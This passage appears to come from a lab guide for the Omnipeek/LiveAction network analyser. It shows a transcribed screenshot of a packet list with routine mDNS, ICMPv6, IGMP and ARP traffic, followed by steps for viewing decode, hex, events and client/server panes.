
The screenshot shows the Omnipcap LiveAction interface with the 'Packets' section selected in the left sidebar. The main area displays a list of captured packets with columns for Packet, Source, Destination, Flow ID, Flags, Size, Relative Time, Protocol, and Application.

Packet	Source	Destination	Flow ID	Flags	Size	Relative Time	Protocol	Application
1	fe80::15:5dff:fe...	mDNSv6	1		178	0.234061	DNS	Bonjour
2	fe80::15:5dff:fe...	All MLDv2-capabl...			94	0.440251	ICMPv6 MLDv2 LR	ICMPv6
3	fe80::15:5dff:fe...	mDNSv6	1		178	0.484933	DNS	Bonjour
4	fe80::15:5dff:fe...	mDNSv6	1		375	0.734558	DNS	Bonjour
5	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.533484	ICMPv6 MLDv2 LR	ICMPv6
6	::	ff02::1:ff6b:705c			90	1.533512	ICMPv6 NSol	ICMPv6
7	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.536619	ICMPv6 MLDv2 LR	ICMPv6
8	::	All MLDv2-capabl...			114	1.536626	ICMPv6 MLDv2 LR	ICMPv6
9	10.10.1.14	IGMP			64	1.536629	IGMP	IGMP
10	02:15:5D:13:8C:A5	Ethernet Broadcast			64	1.542428	ARP Request	
11	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.760449	ICMPv6 MLDv2 LR	ICMPv6
12	fe80::6f09:fb32:...	mDNSv6	2		200	2.034008	DNS	Bonjour
13	10.10.1.14	mDNS	3		180	2.034008	DNS	Bonjour
14	fe80::15:5dff:fe...	mDNSv6	1		178	2.034118	DNS	Bonjour
15	10.10.1.14	IGMP			64	2.105002	IGMP	IGMP


27. You can further click the **Show Decode View** and **Show Hex View** icons to view detailed information regarding any selected packet.



28. Click **Events** under the **Capture** section in the left-hand pane to view the events occurring in the network.



29. Click **Clients/Servers** under the **Expert** section in the left-hand pane to view a list of active systems in the local network.



